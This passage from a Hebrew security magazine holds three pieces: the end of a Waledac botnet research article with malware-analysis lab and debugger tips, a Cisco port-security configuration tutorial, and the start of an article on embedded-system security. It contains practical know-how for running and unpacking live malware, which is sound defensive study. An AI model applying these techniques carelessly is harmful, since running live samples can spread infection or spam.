רכיב מרכזי בעבודה היה הגילוי. העבודה תוך כדי שאין לנו תמיד כוון מוגדר לחיפוש, וכשהליכה בכוון מוגדר מביאה פעמים רבות לממצאים אחרים. ביצענו תהליך חוזר של ניסוי וטעיה, נסיון לעקוב אחר הידע הקיים ומציאת פרטים אחרים (או מילוי פרטים חסרים), והערכה והבנה מחודשת של ידע קודם שהיה לנו. בנימה אישית, אנו מרגישים שהאספקט המרכזי בו אנחנו נרתמנו מהעבודה הוא זה - התקדמות בנתיב לא מוגדר שהידע בו לא שלם, ודורש מאתנו פיתוח תמונת מצב וטכניקות עצמאיים, תוך כדי אינטגרציה של מעט הידע הקיים.

על חשיבות התיעוד

חלק מהקושי בעבודה על פרויקט מסוג זה הוא העדר נקודות ציון להתקדמות. כך, מוצבות כאלה באופן מלאכותי - דו"ח האמצע והדו"ח הסופי. פרט לחיבורם, הדבר העיקרי שנצבר בעבודה על הפרויקט הוא ידע, אותו מאוחר יותר מעבדים לדו"חות אלה. לכן יש חשיבות רבה לתיעוד הידע הזה, לפני, במהלך, ולאחר יצירתו. לצערנו, לא הייתה לנו שיטת תיעוד מסודרת, וכך היו דברים שתועדו יותר, והיו שלא תועדו כלל - ונאלצנו לחזור על ניסויים ובדיקות לצורך כתיבת הדו"חות. כתיבת תיעוד מסודר במהלך העבודה תחסוך מאמץ כפול זה, וכן תאפשר להבחין בתבניות גדולות ובנתיבים להתקדמות בקלות רבה יותר.

נוסף לכך, מכוון שהמחקר עוסק בתופעה שחיה ומתפתחת במהלך העבודה, כך גם הידע עליה מתפתח, ויש תועלת רבה במעקב אחריו גם לאחר סקר הספרות הראשוני. שימוש פשוט שלנו בשירות Google Alerts (מעקב אחר המילה "Waledac") אפשר לנו להיות מעודכנים בתופעות והפרסומים בנושא.

מכונה וירטואלית

בפני מי שמתכוון ליצור פרויקט כזה עומדות באופן טבעי שתי אפשרויות - לבצע את ההדבקה ישירות על מחשב כלשהו, המוקדש למטרה, תוך ניטור במחשב ומחוצה לו, או לבצע את ההדבקה במכונה וירטואלית.

לטעמינו, הגישה הראשונה מערימה קשיים שלא לצורך - קשה יותר לתחזק גרסאות שונות של מצב המחשב, הניטור מסובך יותר שכן תוכנות זדוניות עשויות להתערב בפעולתן של כלי ניטור קיימים, ומצב בו המחשב כושל כתוצאה מפעילותן הזדונית גם עלול לעקב את התקדמות הפרויקט. כך העדפנו להשתמש במכונה וירטואלית, שתאפשר לנו יכולות חזקות יותר של שחזור וניהול גרסאות, חזרה על ניסויים, וניטור.

בחרנו בכלי qemu בשל היותו כלי חופשי, וכזה שמאפשר יכולות ניידות טובות של תמונות המכונה - ניתן להעביר את הקבצים בין מחשבים ומערכות הפעלה בלי כל קושי. נוסף על כך, ניתן ליצור תמונה כזאת שמאפשרת גישה חיצונית לכונני המחשב הוירטואלי, מבלי להפעילו. כך ניתן להוציא ממנה מידע במקרה של כשל, וגם להוציא מידע באופן שלא מנוהל על ידי מערכת ההפעלה הנגועה. היכולת לנתר את פעילות המכונה "מבחוץ" מונעת מהתולעת להתערב בניטור ולהסוות את פעילותה. יש לציין שגם בבחירה זו יש חסרונות, ואולי הבולט בהם הוא העובדה שיש תוכנות זדוניות שבודקות האם רצות מעל מכונה וירטואלית בכל מיני שיטות, וכך יבחרו שלא לרוץ. מדריך קצר אך ממצה לשימוש ב-qemu ניתן למצוא[52] בעבודתו של ברק נירנברג על תולעת ה-Storm.

[52] Storm Bot-Net, Barak Nirenberg, pg.8

ניתוח הבינארי וההדבקה

על מנת לנתר את מערכת הקבצים, ה-Registry, קריאות מערכת, השתמשנו בחבילת sysinternals[53]. כל שינוי במערכת אמור להירשם בנתיבים אלה ולכן זו דרך טובה לעקוב אחר הפעולה של התוכנה הזדונית על המחשב.

בנוסף על מנת לפענח את הקובץ הבינארי השתמשנו בכלי Disassembling הנקרא Ollydbg. Ollydbg הוא כלי חינמי וחזק ולמעשה רוב התוצאות שקיבלנו התבססו על עבודה עם כלי זה. מספר נקודות התחלה לשימוש בכלי זה:

- חלק גדול מהתוכנות הזדוניות מגיע בצורה ארוזה ומוצפנת, ישנם מספר טכניקות שבהן הן מגלות שמנסים לפענח אותן ומונעות את זה. התגברות על מכשולים כאלו זו תורה בפני עצמה, אך אם יתמזל מזלכם והן לא משתמשות בטכניקות יותר מדי מתוחכמות, תוכלו להריץ את התוכנה הזדונית, לחכות שתפענח את עצמה, ולאחר מכן לעשות אנליזה מחדש של הקוד ctrl+a.

- בנוסף יש לכלי יכולת מעולה לשלוף את כל המחרוזות אליהן קיימת הפניה בקוד - כפתור ימני על הקוד, search for, all referenced text strings. בשיטה זו ניתן להבין הרבה על פעילות הקוד.

- שימוש חשוב אחר הוא מציאת כל ההפניות למודולים אחרים, לדוגמא שימוש ב-windows api. ניתן לבצע זאת ע"י כפתור ימני על הקוד, search for, all intermodular calls.

- alt-m, נותן את מפת אזורי הזיכרון של התכנית - לדוגמא אזור הזיכרון של הקוד, איזור המחסנית (אותו גם ניתן לראות דרך אחד המסכים תוך כדי המעבר על הקוד), אזור ה-data.

- F2 - קביעת breakpoint על שורה בקוד או על אזור זיכרון.

- בנוסף ניתן גם לקבוע hardware breakpoints אשר ניתן לשים על אזור בזיכרון ולקבוע לדוגמא שיעצור ברגע שיפנו לאזור זה בזיכרון.

מקשי קיצור נוספים הן: F9- הרצה, Step Over F8, Step Into F7 - יש לציין שחלק מהקבצים מכילים מנגנון המזהה אם מבצעים stepping על הקוד וברגע שהוא מאתר זאת הוא עלול להוביל את המפענח למרדף שווא.

[53] Sysinternals, Microsoft, http://technet.microsoft.com/en-us/sysinternals/default.aspx

הקלטת וניתוח תקשורת

הרכיב המרכזי השני בניתוח שלנו את פעילות התולעת היה ניתוח התקשורת. למעשה, עד שהצלחנו לפצח את הבינארי, זה הכלי היחידי שעמד לרשותנו. יש לציין שחשוב להציב את כלי ה-sniffing במקום כזה שבו התולעת לא תשבש את פעילותו - במקרה שלנו זה במחשב המארח את המכונה הווירטואלית.
נקודה נוספת, ממנה התעלמנו, היא מניעת פעילות זדונית של התולעת או הגבלתה - לכל הפחות כדאי להציב Firewall בדרכה של התולעת אשר ימנע תקשורת smtp יוצאת וכך יגביל שליחת SPAM. שיטה מתוחכמת יותר תהיה להציב איזה Proxy שיאט או יגביל את הפעילות הזדונית.
כלי ה-sniffing שבו השתמשנו הוא Wireshark החופשי. כלי זה מספק אפשרויות לתיעוד וניתוח התקשורת. כלי זה הוא פשוט למדי לשימוש, אם כי יש להקפיד על ה-format בו נשמר המידע - tcp dump מאפשר לשמר את כל המידע, בעוד אחרים עלולים לאבד חלק ממנו. כמו כן, כדאי להשתמש ביכולות הסינון הטובות וביכולת של follow tcp stream למעקב אחר שיחת TCP מסוימת.


נוסף ל-Wireshark, השתמשנו גם ב-Snort, כלי לגילוי ומניעת חדירות. ניתן להשתמש ב-Snort גם על תקשורת "חיה", וגם על תקשורת שהוקלטה בעבר (למשל, בעזרת wireshark) ב-format של tcp dump. לצורך השימוש בו יש ליצור חתימות, קיימים ברשת מספר מדריכים סבירים לכך - למשל[54].

[54] Writing Snort Rules: A Short Guide, The Shmoo Group, http://www.shmoo.com/~bmc/presentations/2004/honeynet/caswell-writing-snort-rules.ppt

מאז ועד היום

בתחילת שנת 2010, חברת Microsoft החליטה להרים את הכפפה ולעצור את התולעת. לפי חוקרי אבטחת מידע שונים שחקרו את התולעת באותו הזמן, גודל ה-Botnet כלל בין 70,000 ל-90,000 זומבים ומשלוח הספאם שנשלח באמצעותם נערך כ-1.5 מיליארד הודעות ביום (1% מכלל משלוח הספאם באותה התקופה). מטרת המבצע, שכונה "b49", הייתה לעצור את התולעת ולהוריד את התשתית עליה היא מתבססת אחת ולתמיד. במסגרת המבצע, נסגרו (בעזרת הליך משפטי) מעל 270 דומיינים אשר שימשו את תשתית ה-fast-fluxing שהגנה על שרתי ה-Command & Control של התולעת.

על פי מפת החום שפרסמה Microsoft, נראה שרב המחשבים הנגועים היו באירופה ובארצות הברית:



סגירת אותם הדומיינים, חקר התולעת והפצת החתימות שלה בקרב חברות האנטי-וירוסים השביתו את התולעת לגמרי, ומאז מבצע "b49" כמעט ולא שמעו אודות התולעת.

עם זאת, ממש לפני ימים ספורים (ב-16/01/2013), חברת Symantec פרסמה בבלוג שלה, עדכון על כך שנראה כי Botnet מוכר, המכונה "Virut", שכיום מורכב מכ-308,000 זומבים, החל להפיץ את גרסת D של Waledac, ולטענתם קיימת מגמת התרחבות מהירה מאוד.

לפי הנתונים ש-Symantec מפרסמים, ברגע ש-Virut מתקין את Waledac על המחשב, הוא מתחיל להפיץ כ-2,000 הודות ספאם בשעה. עד כה נראה שאחד מתוך כל ארבעה מחשבים הנגועים ב-Virut הספיק להתקין את Waledac (מה שאומר 77,000 מחשבים). אם נצליב את הנתונים, נראה שביממה אחת, הרשת החדשה של Waledac מסוגלת לשלוח כמעט 3.7 מיליארד הודעות ספאם.

האם נראה שהיוצרים של Waledac מתכננים גל שני? נכון לעכשיו - אין לדעת, אבל הנתונים בשטח בהחלט מראים מגמה כזאת.

על המחברים

מיתר קרן, בוגר תואר ראשון בהנדסת תוכנה מהטכניון, מתכנת מילדות ומתעניין בצד האפל של האינטרנט. ליצירת קשר:

me@meitarkeren.com

יונתן גולדהירש, סטודנט לדוקטורט במדעי המחשב בטכניון, ועוסק במחקר בתחום האלגוריתמים למידע גדול. נשוי באושר ומתגורר בחיפה. ליצירת קשר:

jongold@cs.technion.ac.il

לקריאה נוספת

- http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/W32_Waledac.pdf
- http://blogs.technet.com/b/microsoft_on_the_issues/archive/2010/02/24/cracking-down-on-botnets.aspx
- http://www.darkreading.com/security/news/211201114
- http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_infiltrating_the_waledac_botnet_v2.pdf
- http://en.wikipedia.org/wiki/Fast_flux
- www.shadowserver.org
- www.sudosecure.net
- www.nnl-labs.com

Layer 2 Defence - Port Security

מאת רון הרניק (The Ping Factory)

הקדמה למאמר

מאמר זה נכתב ע"י רון הרניק, מרצה במכללת IITC להסמכות CCNA, CCNA Security, CCNP, JNCIA ובמקביל מפעיל את הבלוג "The Ping Factory", בלוג מקצועי / לימודי המתעסק בתקשורת נתונים, המיועד גם למתחילים את דרכם בתחום ולמקצוענים כאחד. המאמר הנ"ל נכתב כפוסט במסגרת הבלוג.

הקדמה

אנשים נוטים להתעלם בדרך כלל מאבטחה ב-Layer 2. ניתן לראות שימוש בפתרונות אבטחה מתקדמים, בין אם הם של חברות כגון Cisco, Checkpoint, Fortinet, תוך כדי הזנחה של הרמה הנמוכה יותר, הפשוטה יותר של אבטחה.

כאשר אני מדבר על אבטחת רשת, איני מדבר על מערכות Firewall או IPS מתקדמות, וגם לא על הגנה ספציפית מפני מתקפות האקינג. מדובר על קו ההגנה הראשון מפני האנשים המסוכנים ביותר לרשת הארגון שלכם. אתם (בתור אנשי התקשורת של הארגון).

אנחנו, אלו שרוצים להרחיב את הידע שלנו בנושא תקשורת נתונים, שלומדים ל-CCNA ול-CCNP ולהסמכות אחרות - מהווים סכנה גדולה יותר לרשת מאשר כל איום חיצוני. לפני כמה חודשים, תלמיד שלי התקשר אלי בבהלה ואמר לי שהוא מצא מתג (Switch) ישן במעדה בארגון שלו, והוא חשב לעצמו "למה לא נחבר אותו? נראה איך הוא מגיב? מה אפשר ללמוד?", כל מה שהוא רצה זה רק קצת לתרגל את מה שהוא למד. התלמיד הלא-מודע חיבר את המתג לרשת הארגון ולאחר כמה שניות זיהה עצירה כמעט מוחלטת של תעבורה.

מה אנו יכולים ללמוד מן המקרה הזה? דבר ראשון אנחנו יכולים לזהות כשל רציני במדיניות האבטחה הפנימית של הארגון, כל ה-Firewalls שבעולם לא יצילו אותך מפני תלמידי CCNA ו-CCNP. דבר שני, אנחנו יכולים לזהות תכנון לקוי של עץ ה-Spanning Tree של הארגון. מה שללא ספק קרה, זה שהמתג הישן הכריז על עצמו כ-Root Bridge במערכת STP, ולאחר מכן כל הרשת החלה להתכנס לכיוונו. מצב זה

גורם ללינקים מהותיים בתשתית להיחסם בעוד שהנתיבים המובילים אל המתג החדש (הישן) שחובר לרשת נפתחים.

אם אתם עוד לא בקיאים ב-Spanning Tree ולא בדיוק הבנתם על מה אני מדבר זה בסדר (תוכלו לקרוא על כך בפסקה בצד), המטרה הייתה רק להדגים את הצורה שבה התעלמות מהגנות ל-L2 פנימיות יכולה להיות מסוכנת לארגון. אז אם חיבור מתג ישן למערכת הוא דבר מסוכן אחד שיכול לקרות למערכת שלנו, מה עוד אנחנו יכולים למנוע ב-Layer 2?

STP על קצה המזלג

Spanning Tree Protocol הינו פרוטוקול למניעת לולאות והנדסת תעבורה על תשתיות Ethernet.

באמצעות STP המתגים בארגון מתקשרים זה עם זה ובונים היררכיה מסוימת הנקראת "עץ".

אחד מהמתגים נבחר להיות ראש העץ (Root Bridge), ועל כל שאר המתגים במערכת למצוא את הנתיב הטוב ביותר בכדי להגיע לראש העץ. לאחר שכל המתגים מצאו את הדרך הטובה ביותר בכדי להגיע לראש העץ, כל הנתיבים המשניים נחסמים.

מצב זה משאיר רק נתיב אחד פעיל ברשת בין קצה לקצה, ובכך מונע את האפשרות ללולאות. בכדי להגיע ליעילות מקסימלית ולביצועים טובים ברשת, יש לתכנן את העץ בקפידה.

אם משאירים את STP ללא הגדרות, הוא יבחר במתג הישן ביותר (כתובת ה-MAC הנמוכה ביותר) כראש העץ.

אמנם לזה אין לי סיפור לספר לכם, אבל אנחנו יכולים להשתמש במתגים שלנו בשביל סינון גישה על בסיס כתובות MAC. באופן מאוד פשוט, אנו יכולים להגדיר אילו כתובות פיזיות מורשות לעבור את המתג ואילו לא. למשל, יכול להיות שנחליט שבמידה ועובד מנתק את המחשב הארגוני שלו ומחבר את המחשב הנייד לכבל הרשת במקום, התנועה המגיעה ממנו תחסם. האם ניתן לעקוף מנגנון כזה? לזייף כתובות MAC? כמובן, אבל כמו שאמרתי, הסכנות האלו הם לא ממשתמשים זדוניים - אלא משתמשים לא מודעים.

במאמר זה ובמאמרים הבאים נדבר על כמה מנגנוני הגנה ב-Layer 2 שניתן ליישם על מתגים. אנו נשתמש במתגי Cisco לדוגמה.

Port-Security

Port-Security הוא מנגנון המאפשר לנו לסנן גישה על בסיס כתובת MAC במתג. ניתן להפעיל Port-Security באופן ספציפי על פורט בלבד, לא ניתן להפעיל את המנגנון בצורה גלובלית על כל המכשיר. Port-Security מתייחס לכתובת ה-MAC הרשומה כ-Source MAC ב-Frames שנכנסים לפורט. חשוב לציין שמנגנון זה מתייחס לתנועת Ingress בלבד - הכוונה היא רק לתנועה שנכנסת לפורט ולא תנועה שיוצאת ממנו.

אנו נגדיר Port-Security בעזרת הפקודות הבאות במערכת IOS של Cisco:

```
Switch(config)# interface f0/1
Switch(config-if)# switchport port-security
```

הגדרות אלו ידליקו את Port-Security עם הפרמטרים המוגדרים כברירת מחדל. ניתן לראות פרמטרים אלו באמצעות הפקודה הבאה:

```
Switch# show port-security interface f0/1
Port Security : Enabled
Port Status : Secure-down
Violation Mode : Shutdown
Aging Time : 0 mins
Aging Type : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses : 1
Total MAC Addresses : 0
Configured MAC Addresses : 0
Sticky MAC Addresses : 0
Last Source Address:0000.0000.0000:0
Vlan : 0
Security Violation Count : 0
```

כפי שניתן לראות, ישנם מספר פרמטרים נתונים שאנו יכולים לשנות או לכוונן. כעת נעבור על הפרמטרים האלו, נראה כיצד מגדירים אותם, ואז נראה את כל העניין בפעולה.

Violation Mode

Violation הוא מצב שבו מדיניות האבטחה שלו הופרה. למשל, אנו הגדרנו בעזרת Port-Security שרק מחשב A יכול להתחבר לרשת, ולפתע מישהו ניתק את A וחיבר במקומו את B. ה-Violation Mode נותן לנו את האופציה לבחור את הצורה שבה Port-Security יגיד במצב כזה. המצבים שהם ניתן להשתמש הם:

- Shutdown - ברגע שבו יתקבל בפורט Frame אשר הגיע מכתובת MAC לא מאושרת, הפורט ירד למצב err_disable. לא יהיה ניתן להשתמש בפורט עד שנדליק אותו בחזרה. זהו מצב ברירת המחדל.
- Protect - מצב זה יסנן Frames אשר הגיע מכתובת MAC לא מאושרת. Frames מכתובות מאושרות לא יושפעו.
- Restrict - מצב זה דומה בפעולתו לProtect, אך מודיע למערכת באמצעות הודעת Syslog על ההפרה, ומעלה את הViolation Counter.

ניתן לשנות את ה-Violation Mode בצורה הבאה:

```
Switch(config-if)# switchport port-security violation
restrict/protect/shutdown
```

Maximum MAC addresses

ניתן להגדיר ל-Port-Security מהו המספר המקסימלי של כתובות MAC שניתן ללמוד על פורט מסוים. מספר ברירת המחדל הוא 1. נגדיר את כמות כתובות ה-MAC אשר ניתן ללמוד בפורט בצורה הבאה:

```
Switch(config-if)# switchport port-security maximum 2
```

ניתן להגדיר כמות כתובות MAC שאותם הפורט יכול ללמוד גם לפני סוג ה-VLAN שאליה הפורט משויך. ניתן לשייך פורט ל-Access VLAN מסוימת ול-Voice VLAN אחרת. אנו יכולים להגדיר כמויות מקסימליות שונות ללמידה בסוגי ה-VLANS האלו:

```
Switch(config-if)# switchport port-security maximum 1 vlan access
Switch(config-if)# switchport port-security maximum 1 vlan voice
```

Mac Address Learning

ניתן להגדיר את הצורה שבה Port-Security לומד כתובות MAC. כמו עם רוב הדברים, ניתן לעשות את זה בצורה ידנית, או לתת ל-Port-Security ללמוד בצורה דינמית. ניתן להגדיר ל-Port-Security כתובות MAC באופן ידני בצורה הבאה:

```
Switch(config-if)# switchport port-security mac-address 001b.d41b.a4d8
```

כמובן שהפתרון הזה הוא לא יעיל במיוחד בסביבה עם תחנות רבות. ניתן להגדיר את Port-Security מצב Sticky, שהוא מצב ברירת המחדל, המאפשר למידה עצמאית של כתובות MAC. אנו חייבים לוודא שהתחנות המחוברות לרשת בעת ההגדרה הן באמת התחנות שאמורות להיות מחוברות.

```
Switch(config-if)# switchport port-security mac-address sticky
```

Mac Address Aging

דבר נוסף שאנו יכולים להגדיר הוא כיצד הכתובות יתיישנו, כלומר, תוך כמה זמן ובאילו תנאים הפורט ישכח את הכתובות ויחליף אותן בחדשות. מנגנון ההתיישנות מתחלק לשני סוגי Timers:

- Absolute - מצב ברירת המחדל. במצב זה הפורט ישכח את הכתובות תוך כמות הזמן שנגדיר לו. ברירת המחדל היא 0, שמשמעותה Infinite - הפורט לא ישכח את הכתובות אלא אם כן נמחק אותן ידנית.
- Inactivity - במצב זה הפורט ישכח את הכתובות לאחר X זמן של חוסר פעילות. כלומר שאם הגדרנו את הטיימר על 4 דקות, ובמשך 4 דקות לא התקבל Frame מכתובות מאושרת כלשהי, הכתובת תשכח וכתובת אחרת תוכל לתפוס את מקומה.

הגדרות:

```
Switch(config-if)# switchport port-security aging time 5
Switch(config-if)# switchport port-security aging type
inactivity/absolute
```

Auto Recovery

בכדי שלא נצטרך אופן ידני לגשת לכל פורט שנפל בגלל Port-Security במצב Shutdown ולהדליק אותו (אלא אם כן אנו רוצים למצוא את העובד הסורר ולנזוף בו!), אנו יכולים להגדיר מנגנון התאוששות אוטומטי, שידליק את הפורט בחזרה לאחר זמן מסוים. זמן ההתאוששות מוגדר בשניות:

```
Switch(config)# errdisable recovery cause psecure-violation
Switch(config)# errdisable recovery interval 600
```

במצב כזה, 10 דקות לאחר שפורט נפל, נקבל את ההודעה הבאה על כך שהפורט מנסה לעלות בחזרה:

```
%PM-4-ERR_RECOVER: Attempting to recover from psecure-violation
err-disable state on Fa0/13
%LINK-3-UPDOWN: Interface FastEthernet0/13, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/13,
changed state to up
```

בואו נראה את זה בפעולה:

לאחר שחיברנו לפורט מחשב מסוים, נוכל לראות ש-Port-Security למד את כתובת ה-MAC:

```
Switch# show port-security interface f0/1
Port Security : Enabled
Port Status : Secure-up
Violation Mode : Shutdown
Aging Time : 0 mins
Aging Type : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses : 1
Total MAC Addresses : 1
Configured MAC Addresses : 0
Sticky MAC Addresses : 0
Last Source Address: 001b.d41b.a4d8:10
Vlan :  01
Security Violation Count : 0
```

ברגע שננתק את המחשב, ונחבר במקומו מחשב אחר, נקבל את ההודעה הבאה המעידה על הפרת המדיניות:

```
%PM-4-ERR_DISABLE: psecure-violation error detected on Fa0/1,
putting Fa0/1 in err-disable state
%PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred,
caused by MAC address 0021.55c8.f13c on port FastEthernet0/1.
```

```
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1,
changed state to down
%LINK-3-UPDOWN: Interface FastEthernet0/1, changed state to down
```

לאחר מכן נוכל לראות שהפורט מצב Err_disable, בהנחה שהיינו על מצב Shutdown. ושה-Violation Counter עלה:

```
Switch# show port-security interface f0/13
Port Security : Enabled
Port Status : Secure-shutdown
Violation Mode : Shutdown
Aging Time : 0 mins
Aging Type : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses : 1
Total MAC Addresses : 0
Configured MAC Addresses : 0
Sticky MAC Addresses : 0
Last Source Address:Vlan : 0021.55c8.f13c:10
Security Violation Count : 1

Switch# show interfaces f0/13
FastEthernet0/13 is down, line protocol is down (err-disabled)
Hardware is Fast Ethernet, address is 0013.c412.0f0d (bia
0013.c412.0f0d)
MTU 1500 bytes, BW 100000 Kbit, DLY 100 usec,
reliability 255/255, txload 1/255, rxload 1/255
Encapsulation ARPA, loopback not set
...
```

לסיכום

אין ספק ש-Port-Security הוא לא פתרון מושלם לאבטחת הרשת שלנו ב-Layer 2, אבל הוא ללא ספק אחד שצריך להכיר.

על המחבר

רון הרניק (CCNP) הוא מדריך לנושאי תקשורת נתונים במכללת IITC ברמת גן, ומחבר הבלוג The Ping Factory. בנוסף, הוא משתדל לציית לכל הסטראוטיפים המאפיינים את החנון הטיפוסי.


כתובת אימייל ליצירת קשר:

ronh@iitc.co.il

אבטחה משובצת - חלק ב'

מאת לירן בנודיס

הקדמה


[מקור: firmenpresse.de]

מערכות משובצות תופסות חלק גדול יותר ויותר בחיי היום-יום שלנו, בין אם אנו מבחינים בכך או לא, מקונסולות משחק ועד למערכות בקרת טילים ומספרן של מערכות אלו גדל מידי יום.

כיום, אבטחת מידע בצורה כזו או אחרת היא דרישת בסיס במערכות משובצות רבות כמו מכשירי כף-יד (PDAs), אוזניות אלחוטיות, כרטיסים חכמים, נתבים, חומות-אש (firewall) וכו'. ההתקדמויות הטכנולוגיות שאפשרו את הפיתוח של מוצרים אלו הובילו גם להתקדמות מקבילה בתחכום של ההתקפות על מערכות אלו.

במאמר הקודם בנושא סקרנו כמה הבדלים בין מערכות משובצות למחשבים שאנו מכירים, וראינו שבכל הקשור לאבטחה של מערכות משובצות נעשה שימוש בסט כלים שונה, טכניקות שונות ומטרות התקיפה גם הן שונות. במאמר זה נציג מהן דרישות האבטחה עבור מערכות משובצות, נראה במה הן שונות מדרישות האבטחה בתוכנות מחשב וכיצד הן משפיעות על עיצוב המוצר, נסקור ונציג את סוגי התוקפים, המשאבים שברשותם ומטרותיהם. לבסוף נצלול קצת יותר לפרטים, נציג טכניקות אבטחה שנכשלו ונבין למה וכמה טכניקות בהן משתמשים במערכות היום לאבטחה של מערכות משובצות.

דרישות האבטחה

לרוב אמצעי האבטחה הנמצאים במכשירים המוכרים לנו יש מטרה אחת, להגן על מידע. המידע דורש הגנה לא רק בעת שליחתו בערוץ לא מאובטח אלא גם בעת טיפול במידע במערכות הנמצאות אצל משתמשי קצה. חולשה במערכת הקצה כמו גישה קלה למפתחות הסודיים המשמשים להצפין או לפענח מידע רגיש עלולה להפיל את כל מנגנוני ההגנה.


שליחה של מידע רגיש בצורה מאובטחת מעל רשתות לא מאובטחות עושה שימוש בהצפנות וזהו נושא די מסובך בעצמו, אך הטיפול במידע בתוך המערכת עצמה הנמצאת אצל משתמש הקצה דורשת טיפול זהיר הרבה יותר מכיוון שלרוב מנסים להגן על המידע מפני המשתמש עצמו.

מי ומה?

חשוב להבין שקיימים הרבה גופים המעורבים בייצור, בהפצה ובשימוש של מערכות משובצות. הדרישות של כל גוף מהגופים המעורבים עלולות להיות שונות. כך לדוגמה, אם נשקול את דרישות האבטחה עבור פלאפון חדש המסוגל לבצע שיחות, העברת מידע ומולטימדיה. דרישות האבטחה יהיו שונות בין יצרנית ששבב שלה נמצא בתוך הפלאפון החדש (למשל המאיץ הגראפי), יצרנית הפלאפון, ספקית התוכן ומשתמש הקצה.

[מקור: nvidia.com]

דרישות האבטחה של משתמש הקצה יהיו קשורים כנראה לאבטחת המידע הפרטי שלו הנמצא על הפלאפון והמידע שהמשתמש מעביר דרך הפלאפון לגורמים אחרים. דרישות האבטחה של ספקית התוכן יכולות להיות קשורות לאבטחת המידע ומניעת העתקה של המידע המגיע ממנה לפלאפון. לעומת זאת, יצרנית הפלאפון עלולה להיות מוטרדת מכך שמישהו ינסה להעתיק את או להחליף את הקושחה הפלאפון.



[דרישות האבטחה מפלאפון סטנדרטי]

עבור כל אחד מהמקרים קבוצת התוקפים משתנה גם כן. לדוגמה, ספקית התוכן לא יכולה לסמוך על המשתמש שלא יעתיק את התוכן ולכן מתייחסת אליו כמשתמש זדוני. כאשר שתי ישויות מעבירות מידע רגיש מעל רשת לא מאובטחת, הם צריכים לוודא כי קיימות פונקציות האבטחה הבאות:

- **סודיות המידע** - מגן על המידע מפני האזנה של גורם לא רצוי
- **שלמות המידע** - מוודא שהמידע לא השתנה באופן לא לגיטימי
- **אימות עמית** - מוודא שהמידע מועבר לגופים הרצויים ולא למתחזים

איפה?

העובדה שמערכות משובצות, לעיתים קרובות, נמצאות פיסית אצל צד הנחשב עויין מבחינת אחד הגופים האחראי לייצור המערכת, יוצרת מצב שבו יש לממש שיטות להעברה בטוחה של מידע מהמכשיר החוצה ומחוץ למכשיר אליו. בנוסף לכך, למנוע ניסיונות גישה לא מאושרת מהמכשיר עצמו. נסווג את דרישות האבטחה אם כן לשניים:

- **דרישות אבטחה למעבר מידע**:

